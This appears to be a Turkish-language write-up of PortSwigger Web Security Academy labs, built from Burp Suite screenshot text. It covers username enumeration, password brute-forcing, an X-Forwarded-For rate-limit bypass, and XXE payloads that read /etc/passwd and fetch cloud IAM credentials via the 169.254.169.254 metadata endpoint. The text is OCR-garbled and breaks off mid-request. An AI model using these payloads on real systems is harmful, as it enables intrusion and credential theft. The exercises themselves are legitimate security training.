Host: 0a3700160484e3688148de180091002b.web-security-academy.net

Cookie: session=mbly0007420PQd7dYt90008bvhfcl

Content-Length: 27

Cache-Control: max-age=0

Sec-Ch-UA: "Chromium";v="127", "Not(A;Brand";v="99"

Sec-Ch-UA-Mobile: 70

Sec-Ch-UA-Platform: "Windows"

Accept-Language: en-TR

Upgrade-Insecure-Requests: 1

Origin: https://0a3700160484e3688148de180091002b.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Best-Referrer: document

Referer: https://0a3700160484e3688148de180091002b.web-security-academy.net/login

Accept-Encoding: gzip, deflate, br

Priority: u=0, i

username=test&password=test

Username enumeration via subtly different responses

LAB Not solved

Back to lab description >>

WebSecurity Academy

Username enumeration via subtly different responses

LAB Not solved

Back to lab description >>

Home | My account

Login

Username


test

Password

Log in

Find vulnerability in your authentication using Burp Suite

Tekrardan kullanıcı adını işaretleyerek verilen wordlist' i payload olarak ekliyorum ve Intruder' ın ayarlarından grep-match özelliğini kullanarak "Invalid username or password" dönen bütün Respons' ları işaretlemesini istiyorum. Burdaki amacım tüm hatalı girişlerde "Invalid username or password" olarak dönüşümü alıyorum yokda doğru bir kullanıcı girişi denendiğinde başka bir hata mesajı dönüyormu onu görmek.



Saldırı sonucu acceso kullanıcısının işaretlenmediğini görüyorum demekki bu kullanıcı sistemde gerçekten bulunuyor.

Attack Save 5. Intruder attack of https://0a3700160484e3688148de180091002b.web-security-academy.net

5. Intruder attack of https://0a3700160484e3688148de180091002b.web-security-academy.net

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Respons...	Error	Timeout	Length	Invalid username or passwor...	Comment
20	acceso	200	123		3339	1		
0		200	82		3341	1	1	
1	carlos	200	83		3339	1	1	
2	root	200	85		3359	1	1	
3	admin	200	81		3340	1	1	
4	test	200	121		3359	1	1	
5	guest	200	78		3340	1	1	
6	info	200	124		3341	1	1	
7	adm	200	122		3356	1	1	

Request Response

Pretty Raw Hex Render Hackvortor

```
</section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home
        </a>
        <p>
          <a href="/my-account">
            My account
          </a>
        </p>
      </section>
    </header>
    <header class="notification-header">
      <h1>
        Login
      </h1>
    </section>
    <p class="is-warning">
      Invalid username or password
    </p>
    <form class="login-form method=POST action="/login">
      <label>
        Username
      </label>
      <input required type=username name="username" autofocus>
    </label>
```

Finished

Bu kullanıcı adı üzerinden parola denemeside yaptıktan sonra başarılı bir şekilde sisteme giriş yapabiliyorum

Attack Save 6. Intruder attack of https://0a3700160484e3688148de180091002b.web-security-academy.net

6. Intruder attack of https://0a3700160484e3688148de180091002b.web-security-academy.net

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status co...	Respons...	Error	Timeout	Length	error	excepti...	illegal	invalid	fail	stack	access	directo...	file	not fou...	unknown uid=	c\	varchar	OC
19	666666	302	81			188				1										
0		200	83			3356				1										
1	123456	200	87			3343				1										
2	password	200	122			3360				1										
3	12345678	200	120			3342				1										
4	qwerty	200	83			3342				1										
5	123456789	200	79			3359				1										
6	12345	200	80			3360				1										

Request Response

Pretty Raw Hex Render Hackvortor

```
HTTP/2 302 Found
Location: /my-account?id=acceso
Set-Cookie: session=4uELBVHnSEm0aypFis2nLufmBkxXJW; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Response süresine göre kullanıcı adı tahmini:

Siteye erişim sağlıyorum ve kullanıcı girişi ekranında burp ile inceleme yapmaya başlıyorum. Bana verilen kullanıcı bilgisi ile giriş yapıyorum ve bu request' i burp ile yakalıyorum.

The screenshot displays two overlapping windows. The background window is the Burp Suite Community Edition v2.0.20 interface, showing a captured HTTP request to the Web Security Academy lab. The request is a GET to the path /my-account?id=wiener. The foreground window is the Web Security Academy lab page, titled 'Lab: Username enumeration via response timing'. The lab is marked as 'Not solved'. It includes a 'Login' form with fields for 'Username' (containing 'wiener') and 'Password' (containing '*****'). A 'Log in' button is present. The lab description states: 'This lab is vulnerable to username enumeration via response times. To solve the lab, enumerate candidate usernames and brute-force this user's password, then access the account.' A 'Hint' section provides additional context: 'To add to the challenge, the lab also implements a basic brute-force protection. However, this can be bypassed by manipulating HTTP request headers.' The 'Solution' section is partially visible at the bottom.


[illegible]

Biraz araştırdıktan sonra burp üzerinden “X-Forwarded-For” header’ ını isteğime ekleyerek bu engelden kaçabilceğimi görüyorum.

Here are the steps to bypass IP restriction using Burp Suite:

1. Open Burp Suite and navigate to the “Proxy” tab.
2. Enable the intercept feature by clicking on the “Intercept is on” button.
3. Configure your browser to use Burp Suite as a proxy server.
4. Access the restricted website in your browser.
5. Burp Suite will intercept the request, and you can modify the “X-Forwarded-For” header to bypass the IP restriction.
6. Forward the request to the web application.

Denemelere devam ederken parolanın uzunluğu response time üzerindeki etksiini fark ediyorum, parola yanlış olsa bile parola ne kadar uzunsa o kadar uzun sürede sistem geri dönüş yapabiliyor.



Bunun üzerine isteği Intruder' a gönderiyorum ve bana verilen wordlist ile username denemesi yapıyorum, aynı zamanda X-Forwarded-For içinde bir sayı payload' ı hazırladım böylelikle sistem tarafından Engellenmeden saldırıma devam edebilirim.

?

Choose an attack type

Start attack

Attack type: Pitchfork

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: l642100b50016.web-security-academy.net

☒ Update Host header to match target

Add §

Clear §

Auto §

Refresh

```
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0a03005404f558d3de91642100b50016.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
14 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
  p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
  https://0a03005404f558d3de91642100b50016.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 X-Forwarded-For: §1§
23
24 username=§test§&password=
  testtesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttestte
  sttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttesttest
  testtesttesttesttesttest
```

?

⚙️

←

→

Search

2 highlights

Clear

2 payload positions

Length: 1203

Event log

All issues

Memory: 279.6MB

1 x3 x4 x5 x+

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderSettings

ComparatorLoggerOrganizerExtensionsLearnJWT EditorHackvortor

PositionsPayloadsResource poolSettings

1 ?Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:2

Payload count:101

Payload type:Simple list

Request count:101

1 ?Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

carlos

root

admin

test

guest

info

adm

test

Enter a new item

Add from list ... [Pro version only]

1 ?Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

.. Rule

Event log

All issues

Memory: 279.6MB

Authentication lab u...how to bypas ip ban

web-security/authentication/auth-lab-user...

ApenSolveYavuzlar ToplantıHacking an Artificial n...

asterixatathenaatlantaatlascattauauctionaustinauthautoautodiscover

Find vulnerabilities in your authentication using Burp Suite

TRY FOR FREE

[illegible]

Bana verilen wordlist ile parola denemesi yaptığımda da parolayı bulabiliyorum.

AttackSave

3. Intruder attack of https://0a2a009603c7890080d053b900a7003f.web-security-academy.net

AttackSave

3. Intruder attack of https://0a2a009603c7890080d053b900a7003f.web-security-academy.net

AttackSave

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
63	62	1111		0				
62	61	pepper	200	116			3336	
61	60	jessica	200	165			3336	
60	59	michelle	200	126			3336	
59	58	computer	200	120			3336	
58	57	george	302	124			184	
57	56	112233	200	122			3249	
56	55	klaster	200	122			3249	
55	54	starwars	200	174			3249	

RequestResponse

RawHexRenderHackvortor

1 HTTP/2 302 Found
2 Location: /my-account?id=ak
3 Set-Cookie: session=gSuPim5VpPLfYmK3dOVaTEJhiuUcbhk1; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

Paused

Search

0 highlights

XML external entity (XXE)

XXE ile sistemden dosya okuma:

Siteye erişim ağıladığımda ürünlerde stok kontrolü yaparken XML kullanıldığını görüyorum.

The image shows a screenshot of a web application interface and a Burp Suite proxy tool. The web application, titled "Exploiting XXE using external...", displays a "Check stock" button. The Burp Suite interface shows a captured HTTP request to the URL `https://0abb00db04c2650b2e4d36500c10076.web-security-academy.net/stock`. The request is a POST method with an XML body. The XML body contains an external entity reference: `<?xml version='1.0' encoding='UTF-8'><stockCheck><productId></productId></stockCheck>`. The Burp Suite interface also shows the request headers, including `Host: 0abb00db04c2650b2e4d36500c10076.web-security-academy.net`, `Content-Type: application/xml`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36)`.

Exploiting XXE using external...

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever!

When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject.

The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual.

The Conversational Controlling Lemon is also available with gift wrapping and a personalized card. share with all your friends and family, mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

London

< Return to list

XML kullanarak sistem dosyasını okumak için xxe adında bir obje oluşturuyorum ve bu objeye etc/passwd dosyasını atıyorum, xxe objesini productid içinde çağırdığımda dosya başarılı bir şekilde response' ta gözüküyor.

1 x +

Send Cancel < > Target: https://0abb00db04c2650b82e6d36500c10076.web-securi... HTTP/2 ?

Request

Pretty Raw Hex Hackvortor

1 POST /product/stock HTTP/2

2 Host: 0abb00db04c2650b82e6d36500c10076.web-securi ty-academy.net

3 Cookie: session= cOZ09xbEyI1k79AL01ca6gpHnSXdaDJN

4 Content-Length: 180

5 Sec-Ch-UA: "Chromium";v="127", "Not) A;Brand";v="99"

6 Content-Type: application/xml

7 Accept-Language: en-US

8 Sec-Ch-UA-Mobile: ?0

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

10 Sec-Ch-UA-Platform: "Windows"

11 Accept: */*

12 Origin: https://0abb00db04c2650b82e6d36500c10076.we b-security-academy.net

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: https://0abb00db04c2650b82e6d36500c10076.we b-security-academy.net/product?productId=1

17 Accept-Encoding: gzip, deflate, br

18 Priority: u=1, i

19

20 <?xml version="1.0" encoding="UTF-8"?>

21 <!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"]>

22 <stockCheck>

<productId>

&xxe;

</productId>

<storeId>

Response

Pretty Raw Hex Render H...

1 HTTP/2 400 Bad Request

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2338

5

6 "Invalid product ID: root:x:0:0:root:/root: /bin/bash

7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/ nologin

8 bin:x:2:2:bin:/bin:/usr/sbin/nologin

9 sys:x:3:3:sys:/dev:/usr/sbin/nologin

10 sync:x:4:65534:sync:/bin:/bin/sync

11 games:x:5:60:games:/usr/games:/usr/sbin/ nologin

12 man:x:6:12:man:/var/cache/man:/usr/sbin/ nologin

13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/ nologin

14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

15 news:x:9:9:news:/var/spool/news:/usr/sbin/ nologin

16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin /nologin

17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

18 www-data:x:33:33:www-data:/var/www:/usr/ sbin/nologin

19 backup:x:34:34:backup:/var/backups:/usr/ sbin/nologin

20 list:x:38:38:MailingListManager:/var/list:/ usr/sbin/nologin

21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/ nologin

22 gnats:x:41:41:GnatsBug-ReportingSystem (admin) :/var/lib/gnats:/usr/sbin/nologin

23 nobody:x:65534:65534:nobody:/nonexistent:/ usr/sbin/nologin

Inspector Notes

Done 2,462 bytes | 102 millis

Event log All issues Memory: 168.4MB

XXE kullanarak siteden dosya okuma:

Siteye erişim sağladığımda ürünlerde stok kontrolü yaparken XML isteği gönderildiğini görüyorum.

The image shows a screenshot of a web browser and a Burp Suite interface. The browser window displays a page titled "Exploiting XXE to perform SSRF" with a silhouette of a person in a dynamic pose. The page content includes a description of a "Check stock" feature and a "Check stock" button. The Burp Suite interface shows a request to the URL `https://0a5e005e0443e1668032c14900470090.web-security-academy.net:443`. The request is a POST to `/product/stock` with an XML body. The XML body contains a `<stockCheck>` element with a `<productId>` element. The Burp Suite interface also shows the "Inspector" tab with request attributes, query parameters, cookies, and headers.

Exploiting XXE to perform SSRF

has a "Check stock" feature that p...
any unexpected values in the resp...
server is running a (simulated) EC...
it URL, which is `http://169.2...`
can be used to retrieve data abo...
might be sensitive.
the lab, exploit the XXE vulnerabi...
ack that obtains the server's IAM...
EC2 metadata endpoint.

Check stock

tion

community solutions

London **Check stock**

< Return to list

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 1
Request headers: 20

1 POST /product/stock HTTP/2
2 Host: 0a5e005e0443e1668032c14900470090.web-security-acade...
3 Cookie: session=320c4WTpJcT7c2P9dt1qo2OR7aJucq5E
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="127", "Not(A;Brand";v="99"
6 Content-Type: application/xml
7 Accept-Language: en-US
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a5e005e0443e1668032c14900470090.web-securi...
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Desc: empty
16 Referer: https://0a5e005e0443e1668032c14900470090.web-securi...
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 <?xml version="1.0" encoding="UTF-8">
21 <stockCheck>
22 <productId>
23 </productId>
24 <storeId>
25 </storeId>
26 </stockCheck>

Bu XML tag i içinde xxe olarak bir değişken tanıyıp buna soruda bize verilen URL yi tanımlayınca response tarafında "latest" diye dönüş alıyorum.

Request

PrettyRawHexHackvortor

ty-academy.net
Cookie: session=
3Sxx4WYpJtT7r2P9dt1qo2GK7sJu2q5E
Content-Length: 184
Sec-Ch-Ua: "Chromium";v="127",
"Not)A;Brand";v="99"
Content-Type: application/xml
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: /*/*
Origin:
https://0a6e005e0443e1668032c14900470090.we
b-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a6e005e0443e1668032c14900470090.we
b-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM
"http://169.254.169.254/"]>
<stockCheck>
<productId>
&xxe;
</productId>
<storeId>
&xxe;
</storeId>
</stockCheck>

Response

PrettyRawHexRenderH...

1 HTTP/2 400 Bad Request
2 Content-Type: application/json;
charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 28
5
6 "Invalid product ID: latest"

Inspector

Notes

0 highlights

0 highlights

Done

150 bytes | 459 millis

Event log

All issues

Memory: 179.2MB

Dizinleri tke tek gezdikten sonra admin kullanıcısının bilgilerine ulaşıyorum.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 3 Cookie: session= 4 3Sxx4WYpJtT7r2P9dt1qo2GK7sJu2q5E 5 Content-Length: 231 6 Sec-Ch-Ua: "Chromium";v="127", 7 "Not)A;Brand";v="99" 8 Content-Type: application/xml 9 Accept-Language: en-US 10 Sec-Ch-Ua-Mobile: ?0 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; 12 Win64; x64) AppleWebKit/537.36 (KHTML, like 13 Gecko) Chrome/127.0.6533.100 Safari/537.36 14 Sec-Ch-Ua-Platform: "Windows" 15 Accept: */* 16 Origin: 17 https://0a6e005e0443e1668032c14900470090.we 18 b-security-academy.net 19 Sec-Fetch-Site: same-origin 20 Sec-Fetch-Mode: cors 21 Sec-Fetch-Dest: empty 22 Referer: 23 https://0a6e005e0443e1668032c14900470090.we 24 b-security-academy.net/product?productId=1 25 Accept-Encoding: gzip, deflate, br 26 Priority: u=1, i 27 28 <?xml version="1.0" encoding="UTF-8"?> 29 <!DOCTYPE foo [<!ENTITY xxe SYSTEM 30 "http://169.254.169.254/latest/meta-data/ 31 iam/security-credentials/admin">]> 32 <stockCheck> 33 <productId> 34 &xxe; 35 </productId> 36 <storeId> 37 &xxe; 38 </storeId> 39 </stockCheck> </pre>		<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; 3 charset=utf-8 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 552 6 7 "Invalid product ID: { 8 "Code": "Success", 9 "LastUpdated": 10 "2024-08-29T09:52:14.857556353Z", 11 "Type": "AWS-HMAC", 12 "AccessKeyId": "ntIVJG1MUZyxzah8QHjC", 13 "SecretAccessKey": 14 "fLhknSJPI274vGCzEYwPjP0z6Onxx2tK0reBlie1", 15 "Token": 16 "2pH9HnIyGjnqgaqMqAKS0KJVMYwWzPlkhrdyoZOiM6 17 Kp5dReiAgY3RHCD8VDY5MRk5egaj6x7TMI0peCuJbr6 18 Yj7U9kVLRZT41sb21xMhT5CKiz3zFUFqvYwKosX6BjPL 19 G15UrG70JwBZZyFOCPKxwZ1TP4Teu5Nkst9S4nldW1V 20 OuRWrb3LakTcaSwoAaEF5KtKQwK361IHxKz8qnhBdf0 21 uJNWxjtHTsATzhYn5q4zm375qDP7T4UIYcDnnAu9uL" 22 , 23 "Expiration": 24 "2030-08-28T09:52:14.857556353Z" 25 }" </pre>	
<div> <div>?</div> <div>⚙️</div> <div>⬅️</div> <div>➡️</div> <div>Search</div> <div>🔍</div> <div>0 highlights</div> </div>		<div> <div>?</div> <div>⚙️</div> <div>⬅️</div> <div>➡️</div> <div>Search</div> <div>🔍</div> <div>0 highlights</div> </div>	

Dosya çekmek için Xinclude kullanmak:

Siteye eriştiğimde bu sefer Stok kontrolü için doğrudan bir XML kullanımı göremiyorum.

The screenshot displays a web application interface for 'Fur babies' and a Burp Suite HTTP history entry. The web application shows a 'Check stock' button and a 'Return to list' link. The Burp Suite interface shows an HTTP/2 POST request to the URL 'https://dada00003d6769c80205dfe00f80031.web-security-academy.net:443'. The request body is an XML document that includes an XInclude element with a type attribute set to 'text/xml' and a href attribute set to '/etc/passwd'. The request headers include 'Host: dada00003d6769c80205dfe00f80031.web-security-academy.net', 'Content-Type: application/x-www-form-urlencoded', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36', and 'Accept: */*'. The request body is as follows:

```
POST /product/stock HTTP/2
Host: dada00003d6769c80205dfe00f80031.web-security-academy.net
Content-Length: 211
Cookie: session=08hCdAZBxSBG6I598HRTpLWltqEFe
